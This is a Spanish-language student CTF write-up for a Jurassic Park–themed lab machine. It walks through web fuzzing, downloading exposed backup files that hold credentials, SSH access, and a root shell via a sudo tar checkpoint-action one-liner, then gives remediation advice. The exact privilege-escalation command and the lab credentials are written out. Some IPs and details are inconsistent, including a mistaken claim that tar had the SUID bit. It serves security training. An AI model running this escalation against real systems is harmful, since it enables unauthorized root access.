

[ExP 86] Entrega - Silent Exposure

Entrega - Silent Exposure

Analista: Xavier Margalef Riestra


Fecha: 2026-06-11

Módulo: MF0486_3

Clasificación: Examen Práctico


Actividad 1 - Fundamentos 101

Entrega evidencia:



Actividad 2 - Middle east

Entrega evidencia:



Actividad 3 - Analisis 101

Entrega evidencia:



Actividad 4 - Silent Exposures

01 - Resumen Ejecutivo

Durante la auditoría de seguridad realizada sobre la máquina **10.130.135.78 (lab-nublar-os)** se identificó una cadena de vulnerabilidades que permitió el compromiso completo del sistema.

La investigación comenzó con el análisis de servicios expuestos a través de la aplicación web, donde se **localizaron archivos de respaldo accesibles públicamente** que contenían información sensible. A partir de estos descubrimientos fue posible **obtener acceso inicial al servidor** y continuar con una fase de enumeración interna orientada a identificar configuraciones inseguras y mecanismos de escalada de privilegios.

Se detectaron controles de seguridad insuficientes relacionados con la gestión de credenciales, la exposición de información sensible y la asignación de privilegios elevados a determinados binarios del sistema. **La combinación de estas debilidades permitió obtener privilegios de administrador sobre el servidor.**

El impacto del compromiso se considera **crítico**, ya que un atacante con acceso equivalente podría consultar, modificar o eliminar información sensible, alterar la configuración del sistema, establecer mecanismos de persistencia y utilizar el servidor como punto de partida para comprometer otros activos de la infraestructura.

Como **medidas** de mitigación se recomienda:

- **Saneamiento de activos:** Eliminar permanentemente archivos de desarrollo y copias de respaldo de los entornos productivos.
- **Refuerzo de controles:** Aplicar el principio de mínimo privilegio y auditar binarios con permisos elevados (SUID), reduciendo así la superficie de ataque.
- **Gestión de credenciales:** Reforzar la política de acceso y rotar las llaves comprometidas para restaurar la cadena de confianza.
- **Ciclo de mejora:** Establecer revisiones periódicas que aseguren la trazabilidad de los eventos, garantizando que el sistema vuelva a ser una fuente confiable dentro de la infraestructura corporativa.

02 - Fase de Reconocimiento

El objetivo de esta fase es **verificar la disponibilidad del servidor, identificar servicios activos y analizar la configuración del servidor web.**

2.1 Identificación del objetivo

- Dirección IP del servidor: **10.130.135.78**

2.2 Verificación de conectividad

Se comprobó que el servidor estaba operativo mediante un ping:

```
ping 10.130.135.78
```


```
(oogyekali)-[~/Downloads]
$ ping 10.130.135.78
PING 10.130.135.78 (10.130.135.78) 56(84) bytes of data.
64 bytes from 10.130.135.78: icmp_seq=1 ttl=62 time=38.6
```

2.3 Acceso y análisis web inicial

- Se accedió a la IP mediante navegador.
- Se utilizaron **Dev Tools** para inspeccionar HTTP, puerto y estructura HTML.

Hallazgos:


- Protocolo: **HTTP**



- Puerto: **80** (referencia)
- Título de página en <title>:


```
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Security Warning Simulation</title>
  <link rel="stylesheet" href="style.css">
</head>
<body>
```

- Código de error y motivo mediante opciones avanzadas:



2.4 Descarga de archivo de prueba

- Se aceptaron riesgos y se descargó el archivo disponible.
- Contenía la flag: **"Bienvenidos a Jurassic Park"**



Archivo en texto plano, útil para fases posteriores.
Relevancia del uso de wordlists: FreeCodeCamp

03 - Fase de Enumeración y Descubrimiento


Realizamos una fase de enumeración de directorios y archivos para identificar rutas ocultas en el servidor web. El objetivo es localizar recursos no indexados o expuestos que puedan servir como vector de ataque.

3.1 Enumeración de directorios y archivos

Se utilizó **fuzzing** y **fuerza bruta** para identificar rutas ocultas o archivos sensibles.


```
dirb http://10.130.191.20 /root/wordlist.txt/  
gobuster dir -u http://10.130.191.20 -w /root/wordlist.txt  
dirb http://10.129.175.105 /root/wordlist.txt -N 403
```

- **dirb** nos devuelve que hay 17 archivos en el servidor:



```
root@ip-10-130-87-223:~# dirb http://10.130.191.20 /root/wordlist.txt  
  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
  
START_TIME: Mon Jun  8 10:25:53 2026
```

- **Gobuster** nos da más detalles como la respuesta en el acceso a los archivos (especificando los **200** y **403**):



```
root@ip-10-130-117-127:~# gobuster dir -u http://10.130.191.20/ -w /root/wordlist.txt  
=====
```

Url	Method	Threads	Wordlist	Negative Status codes	User Agent	Timeout
http://10.130.191.20/	GET	10	/root/wordlist.txt	404	gobuster/3.6	10s

```
=====
```

Path	Status	Size
/cfg~	403	345
/cfg.php~	403	345
/configconfig.php~	403	345

```
=====
```

Para filtrar los archivos con respuesta negativa como el 403, añadimos **-N 403** al final del **dirb**:

```

root@ip-10-129-123-181:~# dirb http://10.129.175.105 /root/wordlist.txt -N 403

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon Jun  8 14:25:40 2026
URL_BASE: http://10.129.175.105/
WORDLIST_FILES: /root/wordlist.txt
OPTION: Ignoring NOT_FOUND code -> 403

-----

GENERATED WORDS: 1018

-- Scanning URL: http://10.129.175.105/ ----
+ http://10.129.175.105/config.php.bak (CODE:200|SIZE:2160)
+ http://10.129.175.105/security.zip (CODE:200|SIZE:2109)


-----

END_TIME: Mon Jun  8 14:25:40 2026
DOWNLOADED: 1018 - FOUND: 2

```

Este comando fue encontrado en una guía de LinkedIn dado que otras **opciones como -b o -x o -s no funcionaban**.

- Archivos descubiertos: config.php.bak y security.zip



```

config.inc.php~ (Status: 403) [Size: 345]
/config.php.bak (Status: 200) [Size: 2160]
/conf.inc.php~ (Status: 403) [Size: 345]
/database.php~ (Status: 403) [Size: 345]
/Db.php~ (Status: 403) [Size: 345]
/functions.php~ (Status: 403) [Size: 345]
/index.php~ (Status: 403) [Size: 345]
/.php~ (Status: 403) [Size: 345]
/security.zip (Status: 200) [Size: 2109]
/sliding_contact.php~ (Status: 403) [Size: 345]

```

Por el momento nos encontramos delante de una vulnerabilidad que afecta a la confidencialidad debido a que usuarios no autorizados acceden a información privilegiada crítica para el sistema con dos archivos con estatus 200.

3.2 Análisis de archivos críticos

Identificamos mediante un comando grep información clave como el nombre de la intranet o el host con `grep "host" wordlist.txt` que nos devuelve que el host es **localhost**:

```

root@ip-10-129-79-179:~# grep "host" wordlist.txt
localhost.sql
localhost.sql

```

Para identificar el nombre de la intranet no encontramos ningún archivo con `grep` analizando el `wordlist.txt`:

```
require_once(ABSPATH . 'public_key.asc');
root@ip-10-129-79-179:~# grep "server" wordlist.txt
mirserver1.rar
mirserver4.rar
mirserver.rar
new_server.sql
sql_server.sql
mirserver1.rar
mirserver4.rar
mirserver.rar
new_server.sql
sql_server.sql
```

Así que tenemos que ir más abajo ya que es la información accesible más directa que tenemos para explorar los dos archivos que nos devuelve gobuster como accesibles con 200 status code que son **config.php.bak** y **security.zip**.

config.php.bak Como es un **backup** de un archivo importante y probablemente tenga información sobre el servidor y la base de datos. Buscando cómo descargarse archivos después de identificarlos con gobuster de este write up encontramos que el comando es **wget**:

```
wget http://10.129.175.105/config.php.bak
cat config.php.bak
```

```
root@ip-10-129-79-179:~# wget http://10.129.175.105/config.php.bak
--2026-06-08 16:20:14-- http://10.129.175.105/config.php.bak
Connecting to 10.129.175.105:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2160 (2.1K) [application/octet-stream]
Saving to: 'config.php.bak'

config.php.bak      100%[=====] 2.11K  --.-KB/s  in 0s
2026-06-08 16:20:14 (109 MB/s) - 'config.php.bak' saved [2160/2160]
```

```
root@ip-10-129-79-179:~# cat config.php.bak
<?php
/**
 * The base configuration for the Ingen Intranet
 *
 * WARNING: UNAUTHORIZED ACCESS TO THIS FILE IS STRICTLY PROHIBITED.
 * Dennis, I've told you three times to stop leaving backup files
 * in public directories. Secure this immediately! - Ray Arnold
 *
 * This file contains the following configurations:
```

- Intranet: ingen_park_ops
- Codificación: utf8mb4
- Auth keys, prefijo de base de datos y clave del parque:

```

@since 1993.0
*/
define('AUTH_KEY', 'd5bY9KL_lD(GDIePp*o8^~K');
define('SECURE_AUTH_KEY', 'NR;@e,/!cqzLP@#C');
define('LOGGED_IN_KEY', 'J2,WH2?ObnBe{1dS0#lS0-GnM/FL');
define('NONCE_KEY', 'N{OuK9:[GVte*76-%30sNKjz1P=O*vL5');
define('AUTH_SALT', 'tF)YpJ5^OkCXp^NET|P!NP4bTdr');
define('SECURE_AUTH_SALT', 'IYL(@rblISw?to/DR');
define('LOGGED_IN_SALT', 'l+;WvG7k4%NC3bq!1oqXK{');
define('NONCE_SALT', 'b(DU{YDRgEK3})&]I0N'egT7bEJCPymX. ');
/**#@-*/
```

```

Stable_prefix = 'ingen';
/**
 * For developers: Debugging mode.
 * * Ray, leave this on true while I fix the vending machines.
 * * I am compiling some code and need to see the errors. - Nedry
 */
define('WP_DEBUG', true);

/* That's all, stop editing! Welcome to Jurassic Park. */

/** Absolute path to the intranet directory. */
if ( !defined('ABSPATH') ) {
    define('ABSPATH', dirname(__FILE__) . '/');
}

/** Sets up park keys and included files. */
require_once(ABSPATH . 'public_key.asc');
```

security.zip

```
wget http://10.129.175.105/security.zip
```

- Contenido protegido con contraseña obtenida de config.php.bak:

```
define('USER', 'dnedry');

/** Security password */
define('PASSWORD', 'Wht3_Rbt_0bj_1993!');
```


- Llave pública `public_key.asc` (GPG, RSA 3072 bits):

```
skipping: public_key.asc incorrect password
root@ip-10-129-79-179:~# unzip security.zip
Archive: security.zip
[security.zip] public_key.asc password:
inflating: public_key.asc
root@ip-10-129-79-179:~# cat public_key.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGnjWv4BDACqYvAtc9o3Lve1YOUvgHphHCKyCLiY2swF1PDE0FR39n15H01
PlJ41/60nQzU6UG+klR03p2D6TUzXVK+3acna09hc28Td1fkdtSdLs4qlbfkYoFU
AT00mUpvgzrVCFd1mpR4znpFz1rQdEaP0fmC2+g0pcEZn1bI4Y3igbx+SIRyrcks

-----END PGP PUBLIC KEY BLOCK-----
root@ip-10-129-79-179:~# gpg --show-keys public_key.asc
pub   rsa3072 2026-04-18 [SC]
       1E8176A698558B8AB00859E87032F03187B650702
uid    <dnedry@ingen.com> Dennis Nedry (La key del Lab: L3Dodgson5 <dnedry@ingen.
sub   rsa3072 2026-04-18 [E]
```

Esta extracción es muy importante porque esto nos da la llave de acceso para conectarnos al servidor web ya que es GPG, que es una herramienta que utiliza el sistema de claves públicas y privadas para comunicar entre aplicaciones mediante **SSH**.

Para averiguar qué algoritmo de cifrado usa para cifrar la clave pública, debemos aplicar el comando `gpg --show-keys public_key.asc` que nos devuelve que usa RSA de 3072 bits. Esto lo encontramos investigando más sobre GNU.

04 - Fase de Acceso Inicial y Análisis del Sistema

Una vez obtenido acceso al sistema mediante credenciales válidas, se inicia una fase de enumeración interna con el objetivo de comprender la arquitectura del servidor, identificar usuarios relevantes, analizar los servicios en ejecución y detectar posibles configuraciones vulnerables que pudieran facilitar una escalada de privilegios.

4.1 Acceso SSH

Accedemos con SSH al host del servidor, pasando de ser un usuario externo a un usuario interno con acceso directo a la consola del servidor. A esto le llamamos Intrusión o Acceso Inicial / Pivoteo.

```
ssh dnedry@10.129.175.105
```

```
dnedry@localhost: Permission denied (publickey,password).
root@ip-10-129-79-179:~# gpg --show-keys public_key.asc
pub   rsa3072 2026-04-18 [SC]
      1E8170A0B558BBA0929C87012F03107B650702
uid          Dennis Nedry (La key del Lab: L30dodgsons <dnedry@ingen.
com>) <dnedry@ingen.com>
sub   rsa3072 2026-04-18 [E]
```

```
erprint]]? yes
Warning: Permanently added '10.129.175.105' (ECDSA) to the
list of known hosts.
dnedry@10.129.175.105's password:
=====
International Genetics Technologies, Inc.
=== JURASSIC PARK CONTROL SYSTEM - NUBLAR FACILITY ===

WARNING: UNAUTHORIZED ACCESS IS STRICTLY PROHIBITED.
ALL ACTIVITIES ARE LOGGED AND MONITORED BY SYSTEM ADMIN (
R. ARNOLD).
dnedry@lab-nublar-os:~$
```

- Directorio inicial: /home/dnedry identificado con pwd:

```
dnedry@lab-nublar-os:~$ ls
dnedry@lab-nublar-os:~$ pwd
/home/dnedry
dnedry@lab-nublar-os:~$ sudo -l
Matching Defaults entries for dnedry on lab-nublar-os:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dnedry may run the following commands on lab-nublar-os:
  (root) NOPASSWD: /bin/tar
  (ALL : ALL) !/bin/su, !/bin/bash, !/bin/sh, !/bin/zsh
dnedry@lab-nublar-os:~$ ls -la
total 28
drwxr-xr-x 3 dnedry dnedry 4096 Apr 18 05:52 .
drwxr-xr-x 3 root   root   4096 Apr 18 00:46 ..
lrwxrwxrwx 1 dnedry dnedry   9 Apr 18 05:05 .bash_history
-> /dev/null
-rw-r--r-- 1 dnedry dnedry  220 Apr 18 00:46 .bash_logout
-rw-r--r-- 1 dnedry dnedry 5048 Apr 18 05:52 .bashrc
drwx----- 2 dnedry dnedry 4096 Apr 18 00:48 .cache
-rw-r--r-- 1 dnedry dnedry  655 Apr 18 00:46 .profile
```

- Usuarios en el sistema: 28 con `awk -F ":"{print $1}' /etc/passwd` encontrado en Man7:

```

dnedry@lab-nublar-os:/home$ awk -F ":" '{print $1}' /etc/passwd
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats

```

Usuario principal de monitoreo: R.ARNOLD:

```

WARNING: UNAUTHORIZED ACCESS IS STRICTLY PROHIBITED.
ALL ACTIVITIES ARE LOGGED AND MONITORED BY SYSTEM ADMIN (
R. ARNOLD).

```

Hostname: lab-nublar-os:

```

dnedry@lab-nublar-os:/home$ hostname
lab-nublar-os

```

Distribución: securityos identificado con `cat /etc/os-release`:

```

dnedry@lab-nublar-os:/home$ cat /etc/os-release
NAME="InGenOS (Jurassic Park Control System)"
VERSION="1.0.4 (Nublar Edition)"
ID=ingenos
ID_LIKE=securityos
PRETTY_NAME="InGenOS 1.0.4 LTS"
VERSION_ID="1.0.4"
HOME_URL="http://www.jurassicpark.com/"
SUPPORT_URL="http://help.ingen.com/"
BUG_REPORT_URL="http://bugs.ingen.com/"

```

Grupos del usuario:

```

dnedry@lab-nublar-os:/home$ groups
dnedry adm cdrom dip plugdev lpadmin sambashare

```

4.2 Puertos y servicios

Ahora necesitamos hacer un análisis de la red del servidor, empezando por mirar cómo chequear qué puertos están abiertos en el servidor linux buscando en Red Hat Documentation donde encontramos que `nmap` + IP nos indica los puertos abiertos pero al intentar tirarlo nos da error de que no está instalado:

```

dnedry@lab-nublar-os:/home$ nmap 10.129.175.105
The program 'nmap' is currently not installed. To run 'nmap' please ask your administrator to install the package 'nmap'

```

Haciendo una búsqueda concreta de **check open ports linux** encontramos en SuperUser que un comando mejor es `netstat -lntu` porque las flags utilizadas aplican los filtros exactos a nivel de kernel, eliminando todo el ruido sin necesidad de usar `grep`, garantizando una visibilidad real de los sockets abiertos y reduciendo la posibilidad de falsos positivos en la enumeración de puertos.

```
netstat -lntu
```

4 puertos abiertos:

```
dnedry@lab-nublar-os:~$ netstat -lntu
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp6       0      0 :::22                  :::*                    LISTEN
udp        0      0 0.0.0.0:68              0.0.0.0:*
```

4.3 Espacio en disco

Seguimos analizando unidades del sistema y ahora buscamos porcentaje de disco usado por el sistema. Buscamos en Google para encontrar una explicación del porqué y encontramos que `df -h` nos informa del espacio libre en cada partición del disco.

En el disco encontramos **18GB** disponibles. Para resolver el reto ignoramos el valor de 17G que mostraba el comando `df -h` porque Linux calcula en base 2 (Gibibytes), y ejecutamos `df -B 1 /` para obtener los bytes puros disponibles (17.302.560.768 bytes); al aplicar la pista de potencias de 10 (10^9) dividiendo entre mil millones, obtenemos 17,3 GB, valor que el sistema redondea al alza dando el número 18.

```
df -h
```

- Porcentaje de disco usado: 009 %
- Espacio disponible: 18 GB

```
dnedry@lab-nublar-os:~$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            465M   0    465M   0% /dev
tmpfs           97M   4.9M   92M    6% /run
/dev/nvme0n1p1  19G   1.5G   17G    9% /
tmpfs           484M   0    484M   0% /dev/shm
tmpfs           5.0M   0     5.0M   0% /run/lock
tmpfs           484M   0    484M   0% /sys/fs/cgroup
tmpfs           97M   0     97M   0% /run/user/1000
```

4.4 Información sobre usuario www-data

Ahora vamos a buscar información sobre **www-data** que es el usuario estándar en sistemas Linux que utiliza el servidor web para ejecutarse y gestionar los archivos de las páginas de forma aislada y segura.

Para extraerla y verla en pantalla, ejecutamos según lo encontrado en Stack-Overflow:

```
ps aux | grep www-data
```

- Ruta y usuario www-data: `ruta /usr/sbin/lighttpd -D -f /etc/lighttpd/lighttpd.conf`

```

/dev/nvme0n1p1 19948064768 1606262784 17302560768 9% /
dnedry@lab-nublar-os:~$ ps aux | grep www-data
www-data 693 0.0 0.3 49816 3756 ? Ss 14:21
0:00 /usr/sbin/lighttpd -D -f /etc/lighttpd/lighttpd.conf
dnedry 893 0.0 0.0 14220 952 pts/0 S+ 16:54
0:00 grep --color=auto www-data

```

4.5 Estado de firewall

Ahora vamos a ver el estado del firewall, ya que definirá los límites de movimiento. Buscamos cómo analizar el estado del firewall en Unix&Linux.

```
systemctl status ufw
```

- Firewall activo:

```

dnedry@lab-nublar-os:~$ systemctl status ufw
● ufw.service - Uncomplicated firewall
   Loaded: loaded (/lib/systemd/system/ufw.service; enabled; vendor
   Active: active (exited) since Tue 2026-06-09 19:27:23 PDT; 5min
   Process: 194 ExecStart=/lib/ufw/ufw-init start quiet (code=exite
   Main PID: 194 (code=exited, status=0/SUCCESS)
   CGroup: /system.slice/ufw.service
           Hide/Show the control bar
Warning: Journal has been rotated since unit was started. Log outp
lines 1-8/8 (END)

```

4.6 Enumeración SUID

Para proseguir buscamos los archivos del sistema que tienen permisos especiales para ejecutarse con los privilegios del propietario (que suele ser root) para la **escalada definitiva de privilegios**. Tenemos que encontrar qué archivos binarios con bit SUID activo existen en el sistema y encontramos esta guía y esta oficial de Linux.

```
find / -perm -4000 -type f 2>/dev/null | wc -l
```

- 16 archivos con bit SUID activo:

```

dnedry@lab-nublar-os:~$ find / -perm -4000 -type f 2>/dev/
null | wc -l
16

```

4.7 Versión paquete apt

Proseguimos buscando la versión del paquete **apt** para comprobar si el paquete es vulnerable a ataques conocidos (CVEs). Para ello tiramos de comandos encontrados en PackageCloud y AskUbuntu.

```
apt-cache policy apt
dpkg-query -W -f='${Package}: ${Priority}\n' apt
```

- apt tiene la versión 1.2.32ubuntu0.1 con prioridad **important**

05 - Fase de Escalada de Privilegios

Tras obtener acceso inicial al sistema, la siguiente etapa de la auditoría se centró en la **escalada de privilegios**, cuyo objetivo es determinar si un usuario con permisos limitados puede alcanzar privilegios administrativos.

5.1 Evaluación de controles de acceso: revisión de sudo y su

Tratamos de cambiar de usuario con **su** pero nos retorna auth failure aun metiendo la contraseña intentando variaciones como root o user2, nos percatamos que hay que buscar un vector de ataque:

```
dnedry@lab-nublar-os:~$ su
Password:
su: Authentication failure
dnedry@lab-nublar-os:~$ su
Password:
su: Authentication failure
dnedry@lab-nublar-os:~$ whoami
dnedry
dnedry@lab-nublar-os:~$ su - user2
No passwd entry for user 'user2'
dnedry@lab-nublar-os:~$ whoami
dnedry
dnedry@lab-nublar-os:~$ su -
Password:
su: Authentication failure
dnedry@lab-nublar-os:~$ su root
Password:
su: Authentication failure
dnedry@lab-nublar-os:~$
```

```
su
```

Revisamos una guía de cómo hacer escalada de privilegios y revisando comandos encontramos **sudo -l** que lista comandos que permiten **sudo**, para saltarnos la contraseña que nos da auth failure.

```
sudo -l
```

- Observamos que **tar** no requiere password:

```
dnedry@lab-nublar-os:~$ sudo -l
Matching Defaults entries for dnedry on lab-nublar-os:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dnedry may run the following commands on lab-nublar-os:
    (root) NOPASSWD: /bin/tar
    (ALL : ALL) !/bin/su, !/bin/bash, !/bin/sh, !/bin/zsh
dnedry@lab-nublar-os:~$
```


5.2 Escalada mediante tar

Buscamos en Google **"sudo -l" tar privilege escalation** y encontramos una guía que nos ayuda con la escalada de privilegios a través de tar. Se detectó que el binario estándar de empaquetado **tar** se encontraba configurado con el bit SUID activo (permiso de ejecución de propietario asignado a root). Abusando de las funcionalidades nativas de **tar**, se ejecutó una inyección de comandos aprovechando los parámetros de ejecución de checkpoints. Al procesar un archivo, el binario ejecutó una acción del sistema con los privilegios heredados de root.

```
sudo /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

- Obtención de root:

```
dnedry@lab-nublar-os:~$ sudo tar -cf /dev/null /dev/null -  
-checkpoint=1 --checkpoint-action=exec=/bin/bash  
tar: Removing leading '/' from member names  
root@lab-nublar-os:~# d  
d: command not found  
root@lab-nublar-os:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@lab-nublar-os:~# whoami  
root
```

```
id  
% uid=0(root)
```

```
cd /root  
cat root.txt
```

La ejecución del comando anterior devolvió una shell interactiva con el identificador de usuario **uid=0(root)**. Con el control total de la máquina, se navegó hacia el directorio personal del administrador para comprometer el objetivo final leyendo la flag del root:

```
YOU.C4N.D0.1T
```

5.4 Análisis Post-Explotación: Evaluación de controles de acceso

Como no descubrimos qué nos devuelve la respuesta de qué pasa cuando se hace cambio de usuario hacemos un exit.

- Hacemos **sudo su** para cambiar de usuario y al volver a root nos devuelve el mensaje que sucede al cambiar de usuario dándonos cuenta que no hacía falta hacer los pasos previos con **tar** para usar **sudo** ya que no requiere de contraseña:

```
dnedry@lab-nublar-os:~$ sudo su  
[sudo] password for dnedry:  
  
AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!  
AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!  
AH AH AH! YOU DIDN'T SAY THE MAGIC WORD!
```

5.5 Descifrado de IP ejecutora de procesos

Para descubrir la IP que descubrió el proceso cogemos la **flag de root** y la desciframos con ASCII.

06 - Conclusiones y Recomendaciones

La auditoría del activo **lab-nublar-os** (10.130.135.78) confirma un escenario de riesgo crítico debido a la concatenación de dos fallos estructurales: exposición de backups en el servidor web (quiebra de **Confidencialidad**) y asignación laxa de permisos SUID/sudoers (quiebra de **Integridad**).

Análisis de Riesgo Cuantitativo:

La criticidad del activo se determina mediante la métrica estándar de gobernanza:

$$Riesgo = Impacto \times Probabilidad$$

- **Impacto (*I*) - Crítico:** Compromiso total de la máquina (acceso root), lo cual conlleva pérdida de control de la infraestructura core, riesgo de exfiltración y parada de servicio (**Disponibilidad**).
- **Probabilidad (*P*) - Alta:** Vector inicial expuesto en el puerto 80. Explotación común y típica mediante técnicas automatizadas de reconocimiento (*fuzzing*), sin requerir autenticación previa.
- **Resultado:** $Crítico \times Alta \rightarrow$ **Riesgo Global: Crítico.**

El plan de actuación se integra bajo el modelo de mejora continua ****PDCA**** para pasar de una postura reactiva a una proactiva.

Recomendaciones:

Prioridad	Acción de Remediación	Justificación Técnica
Alta	Limpieza de entorno	Eliminar archivos .bak y .zip de directorios web.
Alta	Auditoría SUID	Remover bit SUID de binarios no esenciales (tar , find).
Alta	Mínimo Privilegio	Restringir permisos; asegurar acceso a lo estrictamente necesario.
Media	Gestión de Credenciales	Rotar llaves GPG/RSA y aplicar políticas robustas.
Media	Hardening de Red	Implementar segmentación mediante firewall para mitigar riesgos.
Baja	Trazabilidad y Logs	Centralizar logs para asegurar la integridad de la autenticidad.